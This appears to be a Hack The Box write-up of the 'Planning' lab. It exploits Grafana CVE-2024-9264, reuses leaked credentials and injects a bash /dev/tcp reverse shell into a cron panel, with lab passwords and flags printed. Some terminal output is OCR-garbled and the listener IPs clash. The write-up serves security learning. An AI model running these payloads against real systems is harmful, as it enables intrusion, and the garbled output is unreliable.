Hack The Box – Planning (Easy)

Machine Information

Machine Name:
Planning Difficulty: Easy
Operating System: Linux
IP Address: 10.10.11.68
Completion Date: July 6, 2025

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Summary

Planning is a Linux machine that involves virtual host enumeration, exploiting Grafana (CVE-2024-9264), escaping a Docker container using leaked environment credentials, and finally gaining root via SSH port forwarding and reverse shell injection.

Initial Enumeration

→ Nmap Scan

<u>Command</u>: nmap 10.10.11.68

```
(root@ kell)-[/home/kali]
In mnap 10.10.11.68

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-06 06:45 EDT

Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan

SYN Stealth Scan Timing: About 8.00% done; ETC: 06:45 (0:00:12 remaining)

Stats: 0:00:05 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan

SYN Stealth Scan Timing: About 99.99% done; ETC: 06:45 (0:00:00 remaining)

Stats: 0:00:05 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan

SYN Stealth Scan Timing: About 99.99% done; ETC: 06:45 (0:00:00 remaining)

Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan

SYN Stealth Scan Timing: About 99.99% done; ETC: 06:45 (0:00:00 remaining)

Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan

SYN Stealth Scan Timing: About 99.99% done; ETC: 06:45 (0:00:00 remaining)

Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan

SYN Stealth Scan Timing: About 99.99% done; ETC: 06:45 (0:00:00 remaining)

Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan

SYN Stealth Scan Timing: About 99.99% done; ETC: 06:45 (0:00:00 remaining)

Stats: 0:00:10 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan

SYN Stealth Scan Timing: About 99.99% done; ETC: 06:45 (0:00:00 remaining)

Stats: 0:00:10 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan

SYN Stealth Scan Timing: About 99.99% done; ETC: 06:45 (0:00:00 remaining)

Nas scan report for 10.10.11.68

Host is up (0.31s latency).

Not shown: 998 closed tcp ports (reset)

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http

Nmap done: 1 IP address (1 host up) scanned in 11.66 seconds
```

We found the following open ports:

Port 22 (SSH):

The SSH service is running and may be useful later if valid login credentials are discovered.

Port 80 (HTTP):

A web server is running on this port, which is the primary target for initial enumeration and exploitation.

Virtual Host Setup

After identifying that port 80 is open, I visited the web server at:

URL: http://10.10.11.68

Direct access to http://10.10.11.68 failed. So I added a virtual host entry:

Command: sudo nano /etc/hosts

```
root@kali)-[/home/kali]
# nano /etc/hosts
```

```
GNU nano 8.4

127.0.0.1 localhost

127.0.1.1 kali

::1 localhost ip6-localhost ip6-loopback

ff02::1 ip6-allnodes

ff02::2 ip6-allrouters
```

Add the following line at the

bottom: 10.10.11.68 planning.htb

```
GNU nano 8.4

127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback

ff02::1 ip6-allnodes

ff02::2 ip6-allrouters
10.10.11.68 planning.htb
```

After this, http://planning.htb loaded in the browser.



Subdomain Enumeration (FFUF)

I used FFUF to discover subdomains:

```
Command: ffuf -u http://planning.htb -H
"Host:FUZZ.planning.htb" -w
/usr/share/seclists/Discovery/DNS/namelist.txt -fs 178 -t 100
```

Discovered a valid virtual host: Grafana

```
root@kali)-[/home/kali]
nano /etc/hosts
```

```
GNU nano 8.4

127.0.0.1 localhost
127.0.1.1 kali
::1 localhost ip6-localhost ip6-loopback

ff02::1 ip6-allnodes


ff02::2 ip6-allrouters
10.10.11.68 planning.htb grafana.planning.htb
```

Updated /etc/hosts:

10.10.11.68 planning.htb grafana.planning.htb

Grafana Dashboard Access

Navigated to http://grafana.planning.htb.




Used default login credentials:



• Username: admin

• **Password:** 0D5oT70Fq13EvB5r

Login successful. Discovered Grafana version via the "?" menu.



Exploiting Grafana (CVE-2024-9264)

I found a public exploit for this vulnerability:

https://github.com/z3k0sec/CVE-2024-9264-RCE-Exploit=
t

Then, I downloaded the provided proof-of-concept script poc.py from the repository to test the exploit.

Step 1: Start a Netcat Listener

Command: nc -lvnp 9001

```
(root@kali)-[/home/kali]
nc -lvnp 9001
```

Step 2: Execute Exploit

```
python3 poc.py --url http://grafana.planning.htb:80 \
--username admin \
--password 0D5oT70Fq13EvB5r \
--reverse-ip 10.10.16.34 \
--reverse-port 9001

[SUCCESS] Login successful!
Reverse shell payload sent successfully!
Set up a netcat listener on 9001
```

Once the payload was sent, we checked the Netcat terminal and successfully received a reverse shell connection from the target machine. This confirmed that the payload was executed and remote access was achieved.

After successfully exploiting the target and upgrading our shell, we confirmed **root access** by executing the whoami command, which returned

```
# whoami
root
# ■
```

Docker Shell → **SSH Access**

Once inside the container, I ran:

Command: env

```
| The -lvnp 9001 | Istening on [any] 9002 | Is
```

Found credentials:

• Username: enzo

Password: RioTecRANDEntANT!

Used them to SSH into the host:

Command: ssh enzo@10.10.11.68

Grabbed the user flag:

Command: cat /home/enzo/user.txt

Privilege Escalation

LinPEAS Scan

I uploaded and ran LinPEAS:

Command: ./linpeas.sh

```
Searching tables inside readable .db/.sql/.sqlite files (limit 100)
Found /opt/crontabs/crontabs wis New Line Delimited JSON text data
Found /tup/rycron.wis New Line Delimited JSON text data
Found /var/rib/command-not-found/commands db: SQLite 3.x database, last written using SQLite version 3045001, file counter 5, database pages 967, cookie 0*4, schema 4, UTF-8, version-valid-for 5
Found /var/lib/Founds/pending.db: SQLite 3.x database, last written using SQLite version 3045001, file counter 6, database pages 16, cookie 0*5, schema 4, UTF-8, version-valid-for 6
Found /var/lib/PackageKit/transactions.db: SQLite 3.x database, last written using SQLite version 3045001, file counter 5, database pages 8, cookie 0*4, schema 4, UTF-8, version-valid-for 5

→ Extracting tables from /var/lib/command-not-found/commands.db (limit 20)

→ Extracting tables from /var/lib/cageKit/transactions.db (limit 20)

→ Extracting tables from /var/lib/faupd/pending.db (limit 20)
```

Found sensitive crontab file:

Command: cat /opt/crontabs/crontab.db

```
enzoaplanning:-$ cat /opt/crontabs/crontab.db
{\name:"crafana backup,"command::\usr/bin/docker save root_grafana -o /var/backups/grafana.tar 66 /usr/bin/gzip /var/backups/grafana.tar 66 zip -P P4ssw@rdS@pRi@T3c /var/backups/grafana.tar ar 20 zip -P 2025 20:36:23 GMT+0000 (Coordinated Universal Time)","logging":"false,"id:"Salance zip -P 2025 20:36:23 GMT+0000 (C
```

I discovered hardcoded credentials:

• Username: root

• **Password**: P4ssw0rdS0pRi0T3c

Also found port 8000 exposed locally.

```
Active Ports
  Active Ports (netstat)
                              1:3306
                                                                       LISTEN
                              :33060
                                                                       LISTEN
tcp
                              :35091
                                                                       LISTEN
tcp
                              3:53
                                                                       LISTEN
tcp
                                                                       LISTEN
                              :8000
                                                                       LISTEN
tcp
                                                                       LISTEN
                              :3000
           0
                  0
tcp
tcp6
                                                                       LISTEN
```

Port Forwarding & Internal Panel Exploit

Used SSH port forwarding to access internal service:

Command: ssh -L 8000:localhost:8000 enzo@planning.htb


Once the tunnel was active, I visited the following URL in my local browser:

http://localhost:8000




Login Credentials Used:

- Username: root
- **Password:** P4ssw0rdS0pRi0T3c



In the task creation panel, I injected this reverse shell:

bash -c 'exec bash -i &>/dev/tcp/10.10.14.96/8888 <&1'



Before injecting this payload, you should: start listener

Command: nc -lvnp 8888

```
root⊕ kali)-[/home/kali]

nc -lvnp 8888
listening on [any] 8888 ...
```

Run the payload after the checking the listener we got root shell!

```
(root@kali)-[/home/kali]

nc -lvnp 8888
listening on [any] 8888 ...
connect to [10.10.16.34] from (UNKNOWN) [10.10.11.68] 44590
bash: cannot set terminal process group (1477): Inappropriate ioctl for device
bash: no job control in this shell
root@planning:/#
```

Verified with:

root@planning:/#

whoami root

After successfully gaining access to the target system and escalating privileges to root, we were able to retrieve both the user and root flags.

Command: cat /root/root.txt

```
root@planning:/# cd root
cd root
root@planning:~# ls
ls
root.txt
scripts
root@planning:~# cat root.txt
cat root.txt
2a4323e2f443f7305181f56ff1697cd8
root@planning:~#
```

Command: cat /home/enzo/user.txt

```
root@planning:/# cd home
cd home
root@planning:/home# ls
ls
enzo
root@planning:/home# cd enzo
cd enzo
root@planning:/home/enzo# ls
exploit
exploit.sh
linpeas.sh
linpeas.sh.1
linpeas.sh.2
linpeas.sh.3
result.txt
rootbash
user.txt
root@planning:/home/enzo# cat user.txt
cat user.txt
2e00dcb91f4532afed5d416dcfb642dd
root@planning:/home/enzo#
```

Tools Used

- Nmap Service & version scanning
- FFUF Virtual host fuzzing
- Python3 CVE exploit execution

- Netcat Reverse shell listener
- SSH Remote access & port forwarding
- linPEAS Privilege escalation enumeration

Conclusion

The *Planning* machine presented a realistic exploitation chain beginning with web enumeration and progressing through a vulnerable Grafana instance. Credentials exposed in container environment variables enabled SSH access. Privilege escalation was achieved through a misconfigured crontab and a local root web interface that accepted command injection. This machine demonstrates the dangers of exposed credentials, insecure internal apps, and the importance of privilege separation between services.

References

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-9264

https://github.com/z3k0sec/CVE-2024-9264-RCE-Exploit

https://book.hacktricks.xyz/

https://medium.com/@ypopova3/planning-hackthebox-fd3d5fcb8fc7